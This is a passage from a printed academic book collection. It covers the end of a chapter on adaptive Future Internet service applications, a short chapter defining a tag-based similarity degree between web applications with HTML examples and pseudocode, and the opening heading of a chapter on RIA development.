Existing solutions typically employ a central entity for gathering information from distributed sources and for taking decisions. This leads to at least two critical problems: (i) in a third-party service provider environment, the central entity will only have limited access to information about the external service provider (for example, nothing can be known about the invocation load of the external service); (ii) a central entity will present classical problems like single point of failure, lack of scalability, and bottlenecks which will not be acceptable once the scale of the FI includes not only traditional devices (e.g., PCs, notebooks, smartphones) but also sensors, RFIDs, or any kind of device that can be endowed with network communication features. There are solutions that employ hierarchical strategies to gather and analyze the information, which reduces the impact of centralization. Nevertheless, these solutions tend to ignore the restrictions imposed by the third-party environment when executing the actions associated

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

with adaptation (i.e., monitoring, analyzing, planning, and executing). Nevertheless, the question of how many decentralized adaptive decision-making processes can be really used remains. This question is also very much related to the role of humans in the design of decentralized adaptive FI applications. Maybe autonomic decisions might be designed based on decentralized models, but human-in-the-loop decisions might not be designed solely based on fully decentralized models.

Boundaries

Given the strong interaction of FI applications with the real world, one has to decide where to draw the boundary between normal application logic and adaptation. One of the important changes that will be introduced by FI applications is the strong connection with the physical world through the use of IoT technology. The ICT services will be merged with real world services. For example, one type of logistics services is the door-to-door shipment of goods. When a person contracts a shipment through a logistics FI application, the ICT services will help the business owner to execute such logistics services (combining IoS and IoT). This merge of ICT systems and services involves the real world will create boundary issues related to adaptation. For instance: Might we consider the change on a dispatching truck executed by a transport & logistics IT system already an adaptation? What is the actual system (entity) that is being adapted? If only the business process changes (but not the underlying IT System), is this adaptation? These are questions that emerge from this deep relationship of ICT systems and real world and that need to be better investigated.

Remarks

The discussion above tried to capture, based on concrete scenario problems, questions that need to be understood and answered in order to engineer truly adaptive FI Applications. The challenges and requirements discussed in this section are not an exhaustive and closed list. We discussed some aspects of adaptation, i.e., detection, prediction, cross-cutting and decentralization, and identified the gaps that current solutions proposed to address but fail to properly tackle.

CONCLUSION

There are many questions to be answered, and for each question new ones emerge. Despite all the uncertainties surrounding FI applications, there is at least one certain and incontestable fact: FI applications will have to be engineered explicitly considering adaptation aspects and dynamically adapt to an unprecedented level of changes that may occur during runtime.

In this chapter, we discussed the need of rethinking and designing FI applications taking into account aspects beyond the ones considered by current adaptive Web services and service-based applications. To enable adaptive FI applications, it is clear that a seamless and consistent way of monitoring, detecting and predicting critical events, dealing with cross-cutting aspects, decentralization, and boundaries between application logic and adaptation needs is required.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

ACKNOWLEDGMENT

The research leading to these results has received funding from the European Community's 7th Framework Programme FP7/2007-2013 under grant agreements 214777 (IRMOS), 215483 (S-Cube), 257386 (BonFIRE), 285248 (FI-WARE) and 285598 (FInest).

REFERENCES

Ardagna, D., & Pernici, B. (2007, June). Adaptive service composition in flexible processes. *IEEE Transactions on Software Engineering*, *33*(6), 369–384. doi:10.1109/TSE.2007.1011

Armbrust, M., Fox, A., Griffith, R., Joseph, A. D., Katz, R., & Konwinski, A. et al. (2010, April). A view of cloud computing. *Communications of the ACM*, *53*, 50–58. doi:10.1145/1721654.1721672

Asanovic, K., Bodik, R., Catanzaro, B. C., Gebis, J. J., Husbands, P., Keutzer, K., et al. (2006). *The landscape of parallel computing research: A view from Berkeley.* (Electrical Engineering and Computer Sciences, University of California at Berkeley UCB/EECS-2006-183.)

Asanovic, K., Bodik, R., Demmel, J., Keaveny, T., Keutzer, K., & Kubiatowicz, J. et al. (2009, October). A view of the parallel computing landscape. *Communications of the ACM*, *52*, 56–67. doi:10.1145/1562764.1562783

Bai, X., Xu, D., Dai, G., Tsai, W., & Chen, Y. (2007). Dynamic reconfigurable testing of service-oriented architecture. In *Proceedings of the 31st Annual International Computer Software and Applications Conference (COMPSAC).*

Baresi, L., Guinea, S., & Pasquale, L. (2007). Self-healing BPEL processes with Dynamo and the JBoss rule engine. In *Proceedings of the ESSPE '07 -International Workshop on Engineering of Software Services for Pervasive Environments -In Conjunction with the 6th ESEC/FSE Joint Meeting* (pp. 11-20).

Baresi, L., Guinea, S., Pistore, M., & Trainotti, M. (2009, july). Dynamo + Astro: An Integrated Approach for BPEL Monitoring. In *Proceesings of the IEEE International Conference on Web Services, ICWS 2009* (pp. 230 -237).

Bianculli, D., & Ghezzi, C. (2008). SAVVY-WS at a glance: Supporting verifiable dynamic service compositions. In *Automated Engineering of Autonomous and Run-Time Evolving Systems (ARAMIS 2008),* Co-located with ASE 2008, L'Aquila, Italy.

Bianculli, D., Jurca, R., Binder, W., Ghezzi, C., & Faltings, B. (2007). Automated dynamic maintenance of composite services based on service reputation. In B. Krmer, K.-J. Lin, & P. Narasimhan (Eds.), *Service-Oriented Computing ICSOC 2007* (Vol. 4749, pp. 449–455). Berlin, Germany: Springer. doi:10.1007/978-3-540-74974-5_42

BonFIRE. (2011). *EC FP7-ICT BonFIRE Project*. Retrieved October 2011 from http://www.bonfire-project.eu/

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Brenner, D., Atkinson, C., Hummel, O., & Stoll, D. (2007). Strategies for the run-time testing of third party web services. In *Proceedings of the IEEE International Conference on Service-Oriented Computing and Applications* (pp. 114–121). Washington, DC: IEEE Computer Society.

Brogi, A., & Popescu, R. (2006). Automated generation of BPEL adapters. In A. Dan & W. Lamersdorf (Eds.), *Service-Oriented Computing ICSOC 2006* (Vol. 4294, pp. 27–39). Berlin, Germany: Springer. doi:10.1007/11948148_3

Cavallo, B., Di Penta, M., & Canfora, G. (2010). An empirical comparison of methods to support QoS-aware service selection. In *Proceedings of the 2nd International Workshop on Principles of Engineering Service-Oriented Systems* (pp. 64–70). New York, NY: ACM.

Chae, G., Dasgupta, K., Kumar, A., Mittal, S., & Srivastava, B. (2006). Adaptation in Web service composition and execution. In *Proceedings of the ICWS 2006: 2006 IEEE International Conference on Web Services* (pp. 549-557).

Charfi, A., & Mezini, M. (2004). Aspect-oriented web service composition with AO4BPEL. *Lecture Notes in Computer Science*, *3250*, 168–182. doi:10.1007/978-3-540-30209-4_13

Commission of the European Communities. (2006, June). *Freight transport logistics in Europe.* Retrieved October 2011 from http://europa.eu/legislation summaries/environment/tackling climate change/l24456 en.htm

Corradi, A., Lodolo, E., Monti, S., & Pasini, S. (2008, July). A user-centric composition model for the Internet of Services. In *Proceedings IEEE Symposium on Computers and Communications, ISCC 2008* (p. 110). Washington, DC: IEEE Computer Society.

Cucinotta, T., Checconi, F., Kousiouris, G., Kyriazis, D., Varvarigou, T., Mazzetti, A., et al. (2010, December). Virtualised e-learning with real-time guarantees on the IRMOS platform. In *Proceedings. IEEE International Conference on Service-Oriented Computing and Applications (SOCA),* (pp. 1-8). Washington, DC: IEEE Computer Society.

Di Modica, G., Tomarchio, O., & Vita, L. (2009). Dynamic SLAs management in service oriented environments. *Journal of Systems and Software*, *82*(5), 759–771. doi:10.1016/j.jss.2008.11.010

Di Nitto, E., Ghezzi, C., Metzger, A., Papazoglou, M., & Pohl, K. (2008). A journey to highly dynamic, self-adaptive service-based applications. *Automated Software Engineering*, *15*(3-4), 313–341. doi:10.1007/s10515-008-0032-x

Domingue, J., Galis, A., Gavras, A., Zahariadis, T., Lambert, D., & Cleary, F. et al. (2011). *The future Internet. Future Internet Assembly 2011: Achievements and Technological Promises* (Vol. 6656). Heidelberg, Germany: Springer.

Dong, W.-L., Yu, H., & Zhang, Y.-B. (2006). Testing BPEL-based Web service composition using high-level Petri nets. In *EDOC '06: Proceedings of the 10th IEEE International Enterprise Distributed Object Computing Conference.* IEEE Computer Society.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Dranidis, D., Metzger, A., & Kourtesis, D. (2010). Enabling proactive adaptation through just-in-time testing of conversational services. In E. Di Nitto & R. Yahyapour (Eds.), *Towards a Service-Based Internet* (Vol. 6481, pp. 63–75). Berlin, Germany: Springer. doi:10.1007/978-3-642-17694-4_6

eFreight. (2010, January). *e-FREIGHT is an integrated project within the EU's 7th Framework programme.* Retrieved October 2011 from http://www.efreightproject.eu/

El Falou, M., Bouzid, M., Mouaddib, A.-I., & Vidal, T. (2010, July). A distributed planning approach for web services composition. In *Proceedings of the IEEE International Conference on Web Services (ICWS), 2010* (pp. 337 -344).

Erradi, A., & Maheshwari, P. (2008). Dynamic binding framework for adaptive web services. In *Proceedings of the 3rd International Conference on Internet and Web Applications and Services, ICIW 2008* (pp. 162-167).

Fabra, J. lvarez, P., Baares, J., & Ezpeleta, J. (2008). Runtime protocol binding: Flexible service integration by means of exible service interactions. In *Proceedings of the 2008 IEEE International Conference on Services Computing, SCC 2008* (Vol. 1, pp. 291-298).

FREIGHTWISE. (2006, November). *FREIGHTWISE - Management framework for intelligent intermodal transport.* Retrieved October 2011 from http://freightwise.info/cms/

Gui, N. B. C., De Florio, V. B., Sun, H. B., & Blondia, C. B. (2011). Toward architecture-based context-aware deployment and adaptation. *Journal of Systems and Software*, *84*(2), 185–197. doi:10.1016/j.jss.2010.09.017

Guinard, D., Trifa, V., Karnouskos, S., Spiess, P., & Savio, D. (2010). Interacting with the SOA-based internet of things: Discovery, query, selection, and on-demand provisioning of web services. *IEEE Transactions on Services Computing*, *3*, 223–235. doi:10.1109/TSC.2010.3

Hepner, M., Baird, R., & Gamble, R. (2009). Dynamically changing workows of web services. In *Proceedings of the SERVICES 2009 -5th 2009 World Congress on Services* (p. 422-429).

Hielscher, J., Kazhamiakin, R., Metzger, A., & Pistore, M. (2008, 10-13 December). A framework for proactive self-adaptation of service-based applications based on online testing. In Servicewave 2008. Springer. doi:10.1007/978-3-540-89897-9_11

IRMOS. (2011). *EC FP7-ICT IRMOS Project.* Retrieved October 2011 from http://www.irmosproject.eu/ Service Management.aspx

ISTAG. (2008, January). FP7 ICT Advisory Group -Working Group on "Future Internet infrastructure". *ISTAG Report*. Retrieved October 2011 from ftp://ftp.cordis.europa.eu/pub/ist/docs/ future-internet-istag en.pdf

Ivanovic, D., Carro, M., & Hermenegildo, M. (2010, July). Towards data-aware QoS-driven adaptation for service orchestrations. In *Proceedings of the IEEE International Conference on Web Services (ICWS), 2010* (pp. 107 -114).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Ivanovic, D., Treiber, M., Carro, M., & Dustdar, S. (2010). Building dynamic models of service compositions with simulation of provision resources. In J. Parsons, M. Saeki, P. Shoval, C. Woo, & Y. Wand (Eds.), *Proceeding of Conceptual Modeling ER 2010* (Vol. 6412, pp. 288–301). Berlin, Germany: Springer. doi:10.1007/978-3-642-16373-9_21

Jang, J., Choi, Y., & Zhao, J. (2003). Adaptive workow management with open kernel framework based on web services. In *Proceedings of the International Conference on Web Services (ICWS), 2003* (p. 124-130).

Kertesz, A., Kecskemeti, G., & Brandic, I. (2009). An SLA-based resource virtualization approach for on-demand service provision. In *Proceedings of the 3rd International Workshop on Virtualization Technologies in Distributed Computing* (pp. 27–34). New York, NY: ACM.

Leitner, P., Wetzstein, B., Karastoyanova, D., Hummer, W., Dustdar, S., & Leymann, F. (2010). Preventing SLA violations in service compositions using aspect-based fragment substitution. In P. Maglio, M. Weske, J. Yang, & M. Fantinato (Eds.), *Service-Oriented Computing* (Vol. 6470, pp. 365–380). Berlin, Germany: Springer. doi:10.1007/978-3-642-17358-5_25

Mancioppi, M. (Ed.). (2011, November). *Consolidated and updated state of the art report on service-based applications.* Deliverable CD-IA-1.1.7 of S-Cube Project. Retrieved October 2011 from http://www.s-cube-network.eu/results/deliverables/wp-ia-1.1/CD-IA-1.1.7-Consolidated%20and%20updated%20state%20of%20the%20art%20report%20on%20Service-Based.pdf/at_download/file

Mannava, V., & Ramesh, T. (2011). A novel event based autonomic design pattern for management of web services. Communications in Computer and Information Science, 198 CCIS, (pp. 142-151).

Metzger, A., & Di Nitto, E. (2013, forthcoming). Addressing highly dynamic changes in service-oriented systems: Towards agile evolution and adaptation. In X. Wang, N. Ali, I. Ramos, & R. Vidgen (Eds.), *Agile and lean service-oriented development: Foundations, theory and practice*. Hershey, PA: IGI Global.

Metzger, A., & Marquezan, C. C. (2011, October). Future Internet apps: The next wave of adaptive service-oriented systems? In *Proceedings 4th European Conference Towards a Service-Based Internet, ServiceWave2011* (Vol. 6994, pp. 230-241). Heidelberg, Germany: Springer.

Mietzner, R., Metzger, A., Leymann, F., & Pohl, K. (2009, May). Variability modeling to support customization and deployment of multi-tenant-aware software as a service applications. In *ICSE workshop on Principles of Engineering Service Oriented Systems* (pp. 18–25). PESOS. doi:10.1109/PESOS.2009.5068815

Mos, A., Pedrinaci, C., Rey, G. A., Gomez, J. M., Liu, D., Vaudaux-Ruth, G., et al. (2009). Multi-level monitoring and analysis of web-scale service based applications. In *Proceedings of the 2009 International Conference on Service-Oriented Computing* (pp. 269–282). Berlin, Germany: Springer-Verlag.

Mosincat, A., & Binder, W. (2011). Automated maintenance of service compositions with SLA violation detection and dynamic binding. *International Journal on Software Tools for Technology Transfer*, *13*(2), 167–179. doi:10.1007/s10009-010-0181-7

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Papazoglou, M., Pohl, K., Parkin, M., & Metzger, A. (Eds.). (2010). *Service research challenges and solutions for the future internet: Towards mechanisms and methods for engineering, managing, and adapting service-based systems*. Springer.

Patel, C., Supekar, K., & Lee, Y. (2004). Provisioning resilient, adaptive web services-based workow: A semantic modeling approach. In *Proceedings IEEE International Conference on Web Services* (pp. 480-487).

Pernici, B., & Rosati, A. M. (2007, November). Automatic learning of repair strategies for web services. In *Proceedings of the Fifth European Conference on Web Services, ECOWS '07* (pp. 119 -128).

Phillips, S. C., Engen, V., & Papay, J. (2011). Snow white clouds and the seven dwarfs. In*2011 IEEE Third International Conference on Cloud Computing Technology and Science (CloudCom),* (pp. 738 -745).

Popescu, R., Staikopoulos, A., Liu, P., Brogi, A., & Clarke, S. (2010). Taxonomy-driven adaptation of multi-layer applications using templates. In *Proceedings of the 2010 Fourth IEEE International Conference on Self-Adaptive and Self-Organizing Systems* (pp. 213–222). Washington, DC: IEEE Computer Society.

Psaier, H., Juszczyk, L., Skopik, F., Schall, D., & Dustdar, S. (2010). Runtime behavior monitoring and self-adaptation in service-oriented systems. In *Proceedings -2010 4th IEEE International Conference on Self-Adaptive and Self-Organizing Systems, SASO 2010* (pp. 164-173).

Qureshi, N. A., & Perini, A. (2010). Requirements engineering for adaptive service based applications. In *Proceedings of the 2010 18th IEEE International Requirements Engineering Conference* (pp. 108–111). Washington, DC: IEEE Computer Society.

Shelby, Z. (2010, December). Embedded web services. *IEEE Wireless Communications*, *17*(6), 52–57. doi:10.1109/MWC.2010.5675778

Sheng, Q., Benatallah, B., Maamar, Z., & Ngu, A. (2009). Configurable composition and adaptive provisioning of Web services. *IEEE Transactions on Services Computing*, *2*(1), 34–49. doi:10.1109/TSC.2009.1

Siljee, J., Bosloper, I., Nijhuis, J., & Hammer, D. (2005). DySOA: Making service systems self-adaptive. Lecture Notes in Computer Science, 3826 LNCS, (pp. 255-268).

Spiess, P., Karnouskos, S., Guinard, D., Savio, D., Baecker, O., Souza, L. M. S. d., et al. (2009). SOA-based integration of the internet of things in enterprise services. In *Proceedings of the 2009 IEEE International Conference on Web Services* (pp. 968–975). Washington, DC: IEEE Computer Society.

Spillner, J., Winkler, M., Reichert, S., Cardoso, J., & Schill, A. (2009). Distributed contracting and monitoring in the internet of services. In *Proceedings of the 9th IFIP WG 6.1 International Conference on Distributed Applications and Interoperable Systems* (pp. 129–142). Berlin, Germany: Springer-Verlag.

Tang, J.-F., & Xu, X.-L. (2006). An adaptive model of service composition based on policy driven and multi-agent negotiation. In *Proceedings of the 2006 International Conference on Machine Learning and Cybernetics* (Vol. 2006, pp. 113-118).

Tselentis, G., Domingue, J., Galis, A., Gavras, A., & Hausheer, D. (2009). *Towards the future internet: A European research perspective*. IOS Press.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Wetzstein, B., Leitner, P., Rosenberg, F., Brandic, I., Leymann, F., & Dustdar, S. (2009). Monitoring and analyzing inuential factors of business process performance. In *Proceedings of the 13th IEEE International Enterprise Distributed Object Computing Conference (EDOC09), Auckland, New Zealand.*

World Resources Institute. (2010, October). *Citywide transportation greenhouse gas emissions inventories: A review of selected methodologies.* Retrieved October 2011 from http://www.wri.org/publication/citywide-transportation-greenhouse-gas-emissions-inventories

Yau, S., Huang, D., & Zhu, L. (2007). An approach to adaptive distributed execution monitoring for workows in service-based systems. In *Proceedings of the International Computer Software and Applications Conference* (Vol. 2, pp. 211-216).

Zheng, Z., & Lyu, M. (2010). An adaptive QoS-aware fault tolerance strategy for web services. *Empirical Software Engineering*, *15*(4), 323–345. doi:10.1007/s10664-009-9126-8

Zhou, B., Tang, J.-F., & He, Z.-J. (2005). An adaptive model of virtual enterprise based on dynamic web service composition. In *Proceedings of the Fifth International Conference on Computer and Information Technology, CIT 2005* (Vol. 2005, pp. 284-289).

KEY TERMS AND DEFINITIONS

Adaptation: Adaptation is a process of modifying service-based applications in order to satisfy new requirements and to fit new situations dictated by the environment on the basis of Adaptation Strategies designed by the system integrator.

Cross-Cutting: Related to the capacity of dealing with aspects that cut across different areas and layers of the FI applications.

Detection: Identification of situations that could lead to problems in the service-based application execution.

Future Internet Applications: Applications that will use the combination of Internet of Services (IoS), Internet of Content (IoC), Internet of Things (IoT) and Network of the Future (NoF).

Prediction: The ability to predict the future quality of services belonging to a service-oriented system.

Service-Based Application: A Service-based Application is composed by a number of possibly independent services, available in a network, which perform the desired functionalities of the architecture.

Third-Party Services: Services that are not owned by service-based application.

This research was previously published in Adaptive Web Services for Modular and Reusable Software Development edited by Guadalupe Ortiz and Javier Cubo, pages 333-353, copyright year 2013 by Information Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 68
Degree of Similarity of Web Applications

Doru Anastasiu Popescu
University of Pitesti, Romania

Dragos Nicolae
National College "Radu Greceanu" – Slatina, Romania

ABSTRACT

In this chapter, the authors present a way of measuring the similarity between two Web applications. For this, they define the degree of similarity between two Web applications, taking into account only the Webpages composed of HTML tags. The authors also introduce an algorithm used to calculate this value, its implementation being made in the Java programming language.

INTRODUCTION

Web applications have a vast usage and a fast evolution. Consequently, various models have been created in view of web applications, especially used for verification and testing, such as those presented in (Alalfi, Cordy & Dean, 2008). The extensive development of these applications requires a mechanism for measuring their quality, these aspects having been studied in many papers, such as (Cheng-ying & Yan-sheng, 2006; Sreedhar, Chari & Ramana, 2010; Popescu & Szabo, 2010; Popescu, 2011; Popescu & Danauta, 2011). This chapter aims to determine an algorithm of measuring the similarity between two web applications. Another method of measuring the similarity between web applications has been introduced in (Popescu & Danauta, 2011) and it uses a relation between the web pages of an application, relation taken from (Popescu & Szabo, 2010; Popescu, 2011; Popescu & Danauta 2012). The formula we introduce (section 2) does not use this relation. It is based on comparing the tags of two web pages, using an algorithm for determining a common subsequence for two strings of tags. The algorithm which calculates the similarity degree is presented in section 3. The implementation and the results obtained with this algorithm are presented in section 4.

DOI: 10.4018/978-1-5225-3422-8.ch068

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

THE DEGREE OF SIMILARITY

Let WA1 and WA2 be two web applications. The application WA1 is considered to be composed of the web pages p_1, p_2,..., p_n and the application WA2 composed of the web pages q_1, q_2,..., q_m. We will also establish a set TG of tags.

For a web page p_i we build a sequence with all its tags, excluding those which are also in TG, keeping their order and removing their attributes.

Definition 1

For two sequences of tags T_1 and T_2, associated to the web pages p_i from WA1 and q_j from WA2, we define the degree of similarity between p_i and q_j, written nr_{ij}, as being the number equal to the maximum length of a common subsequence of tags for T_1 and T_2.

Definition 2

For a web page p from WA1, we define de similarity degree of p with WA2 as being the number: *degpage*(p,WA2)=k/NT, where $k=\max\{nr_{ij} \mid 0 < j < m+1\}$, NT is the number of tags from p which are not in TG and i is an index, $0 < i < n+1$ for which $p=p_i$.

Definition 3

We define the degree of similarity between WA1 and WA2 as being the number: *deg*(WA1,WA2)=s/n, where s=*degpage*(p_1,WA2) + *degpage*(p_2,WA2) +... + *degpage*(p_n,WA2).

Remark 1: $0 < deg(WA1,WA2) \leq 1$.

Remark 2: If *deg*(WA1,WA2) = 1, then for any web page p_i from WA1, there is a web page q_j in WA2 so that T_1 is a subsequence of T_2, where T_1 is the sequence of tags from p_i, which are not in TG, and T_2 is the sequence of tags from q_j, which are not in TG.

Example

Let us consider the set TG={<HTML>, </HTML>, <HEAD>, </HEAD>, <TITLE>, </TITLE>, <BODY>, </BODY>}, the web application WA1 composed of the web pages p1 and p2, as well as the web application WA2 composed of the web pages q1, q2 and q3. The files P1.html, P2.html for p1, p2 and Q1.html, Q2.html, Q3.html for q1, q2 and q3 are as shown in Box 1.

We obtain the following results:

The sequences of tags, which are not in TG, for each web page:

```
Tp1=(<B>, </B>, <IMG>)
Tp2=(<I>, </I>, <BR>, <BR>, <IMG>)
Tq1=(<B>, </B>)
Tq2=(<I>, </I>)
Tq3=(<I>, </I>, <BR>, <BR>, <IMG>)
```


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Box 1.

```
P1.html
<HTML> <HEAD>
<TITLE>Web page p1</TITLE>
</HEAD>
<BODY>
<B> Picture 1 </B> <IMG SRC=”pic1.jpg”>
</BODY> </HTML>
P2.html
<HTML> <HEAD>
<TITLE>Web page p2</TITLE>
</HEAD>
<BODY>
<I> Picture 1 </I>
<BR> <BR>
<IMG SRC=”pic1.jpg”>
</BODY> </HTML>
Q1.html
<HTML> <HEAD>
<TITLE>Web page q1</TITLE>
</HEAD>
<BODY> <B> AAAAAAAA </B>
</BODY> </HTML>
Q2.html
<HTML> <HEAD>
<TITLE>Web page q2</TITLE>
</HEAD>
<BODY> <I> BBBBBBBB </I>
</BODY> </HTML>
Q3.html
<HTML> <HEAD>
<TITLE>Web page q3</TITLE>
</HEAD>
<BODY>
<I> CCCCCCCCC </I>
<BR> <BR>
<IMG SRC=”pppp.jpg”>
</BODY> </HTML>
```

$nr_{11}=2$; $nr_{12}=0$; $nr_{13}=1$
$nr_{21}=0$; $nr_{22}=2$; $nr_{23}=5$
$degpage(p_1, WA2)=2/3=0.66$

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

$degpage(p_2, WA2)=5/5=1$
$deg(WA1,WA2)=0.83$

THE ALGORITHM

Using the notations from the previous sections, we will present the algorithm that calculates the degree of similarity between two web applications.

Input Data

- The path of the file containing the set of tags TG
- The path of application1
- The path of application2

Used Data Structures

- **Tags:** A string vector with the tags from TG
- **files1, files2:** String vectors with the paths of each application's web pages (files1 for WA1 and files2 for WA2)
- **pages1, pages2:** String vectors with the tags from each application's web pages, which are not included in TG (pages1 for WA1 and pages2 for WA2)
- **degp:** A vector with the degree of similarity of each page from WA1 with WA2

Output Data

- The degree of similarity of WA1 with WA2
- A text file with the number of files and the number of web pages for each application

The steps of the algorithm are shown in Algorithm 1.

Remark 2: To determine the value of the variable v from the previous algorithm, we have used the dynamic programming technique (the algorithm for determining the longest common subsequence for the two data sequence (Cormen, Leiserson, Rivest & Stein, 1990).

IMPLEMENTATION

The implementation of the algorithms from section 3 builds the sequences of tags for each web page, without taking into account their attributes. Next we will present the results obtained for two web sites using the tags shown in Box 2 for the TG set.

The chart from Figure 1 presents the values obtained for the degree of similarity between the two web applications used for testing. The one from Figure 2 presents the execution time of the program, used for the same web applications. The TG set is different from one test to another.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Algorithm 1.


```
while there are unread tags in TG.txt do
     read a tag
     delete tag's attributes
     add the tag to the vector tags
end while
memorize the paths of the web pages from WA1 in files1
memorize the paths of the web pages from WA2 in files2
for i=1, n do
     while there are unread tags in files1_i do
          read a tag
          delete tag's attributes
          if the tag does not exist in tags then
               concatenate the tag to pages1_i
          end if
     end while
end for
for i=1, m do
     while there are unread tags in files2_i do
          read a tag
          delete tag's attributes
          if the tag does not exist in tags then
               concatenate the tag to pages2_i
          end if
     end while
end for
for i=1, n do
     degp_i=0
     NT=the number of tags from p_i which are not in TG
     for j=1,m do
          v=the length of the longest common subsequence
              of tags for the web pages p_i and q_j
          if v/NT > degp_i then
               degp_i=v/NT
          end if
     end for
end for
s=0
for i=1, n do
     s=s+degp_i
end for
print s/n
```


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Box 2.


```
TG1=Ø
TG2={<p>, </p>, <B>, </B>}
TG3={<p>, </p>, <B>, </B>, <i>, </i>, <u>, </u>}
TG4={<p>, </p>, <B>, </B>, <i>, </i>, <u>, </u>, <meta>, <script>, </script>,
<br>, <pre>, </pre>, <center>, </center>}
TG5={<p>, </p>, <B>, </B>, <i>, </i>, <u>, </u>, <meta>, <script>, </script>,
<br>, <pre>, </pre>, <center>, </center>, <hr>, <style>, </style>}
TG6={<p>, </p>, <B>, </B>, <i>, </i>, <u>, </u>, <meta>, <script>, </script>,
<br>, <pre>, </pre>, <center>, </center>, <hr>, <style>, </style>, <img>,
<font>, </font>}
TG7={<p>, </p>, <B>, </B>, <i>, </i>, <u>, </u>, <meta>, <script>, </script>,
<br>, <pre>, </pre>, <center>, </center>, <hr>, <style>, </style>, <img>,
<font>, </font>, <strong>, </strong>, <small>, </small>}
TG8={<p>, </p>, <B>, </B>, <i>, </i>, <u>, </u>, <meta>, <script>, </script>,
<br>, <pre>, </pre>, <center>, </center>, <hr>, <style>, </style>, <img>,
<font>, </font>, <strong>, </strong>, <small>, </small>, <h1>, </h1>, <h2>, </
h2>, <h3>, </h3>}
TG9={<p>, </p>, <B>, </B>, <i>, </i>, <u>, </u>, <meta>, <script>, </script>,
<br>, <pre>, </pre>, <center>, </center>, <hr>, <style>, </style>, <img>,
<font>, </font>, <strong>, </strong>, <small>, </small>, <h1>, </h1>, <h2>, </
h2>, <h3>, </h3>, <h4>, </h4>, <h5>, </h5>}
TG10={<p>, </p>, <B>, </B>, <i>, </i>, <u>, </u>, <meta>, <script>, </script>,
<br>, <pre>, </pre>, <center>, </center>, <hr>, <style>, </style>, <img>,
<font>, </font>, <strong>, </strong>, <small>, </small>, <h1>, </h1>, <h2>, </
h2>, <h3>, </h3>, <h4>, </h4>, <h5>, </h5>, <h6>, </h6>}
```

Figure 1. The chart with the values of the degree of similarity obtained by the program



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 2. The chart with the execution time of the program



In order to have a relevant interpretation of the results, TG sets used for testing meet the following condition:

$TG1 \subseteq TG2 \subseteq TG3 \subseteq TG4 \subseteq TG5 \subseteq TG6 \subseteq TG7 \subseteq TG8 \subseteq TG9 \subseteq TG10$

CONCLUSION

The method of calculating the degree of similarity between two Web applications in this chapter creates a measurement mechanism for the technical novelty brought by a web application compared to other Web applications. We consider that there might also be other formulas that could reflect the facts studied in this chapter as accurately as possible.

REFERENCES

Alalfi, M., Cordy, J., & Dean, T. (2008). *Modeling methods for web application verification and testing: State of art*. New York: John Wiley.

Cheng-Ying, M., & Yan-Sheng, L. (2006). A method for measuring the structure complexity of web application. *Wuhan University Journal of Natural Sciences, 11*(1).

Cormen, T., Leiserson, C., Rivest, R., & Stein, C. (1990). *Introduction to algorithms*. Cambridge, MA: MIT Press.

Popescu, D. (2011). Measuring the quality of the navigation in web sites using the cloning relation. *Analele Universitatii Spiru Haret. Seria Matematica-Informatica*, *7*(1), 5–10.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Popescu, D. (2011). Sink web pages in web application. In *Proceedings of IAPR TC3 Workshop on Partially Supervised Learning (PSL2011)* (LNCS), (vol. 7081, pp. 154-158). Berlin: Springer.

Popescu, D., & Danauta, C. (2011). Similarity measurement of web sites using sink web pages. In *Proceedings of 34th International Conference on Telecommunications and Signal Processing*. IEEE.

Popescu, D., & Danauta, C. (2012). Verification of the web applications using sink web pages. *International Journal of Computer Science Research and Application*, *2*(1), 63–68.

Popescu, D., Danauta, C., & Szabo, Z. (2010). A method of measuring the complexity of a web application from the point of view of cloning. In *Proceedings of 5th International Conference on Virtual Learning, Section Models and Methodologies*, (pp. 186-181). IEEE.

Popescu, D., & Szabo, Z. (2010). Sink web pages of web application. In *Proceedings of 5th International Conference on Virtual Learning*, Section Software Solutions, (pp. 375-380). IEEE.

Sreedhar, G., Chari, A., & Ramana, V. (2010). Measuring qualitz of web site navigation. *Journal of Theoretical and Applied Information Technology*, *14*(2), 80–86.

This research was previously published in Advanced Research and Trends in New Technologies, Software, Human-Computer Interaction, and Communicability edited by Francisco Vicente Cipolla-Ficarra, pages 312-318, copyright year 2014 by Information Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 69
New Trends on RIAs Development

Giner Alor-Hernández
Instituto Tecnológico de Orizaba, Mexico

Viviana Yarel Rosales-Morales
Instituto Tecnológico de Orizaba, Mexico

Luis Omar Colombo-Mendoza
Instituto Tecnológico de Orizaba, Mexico

ABSTRACT

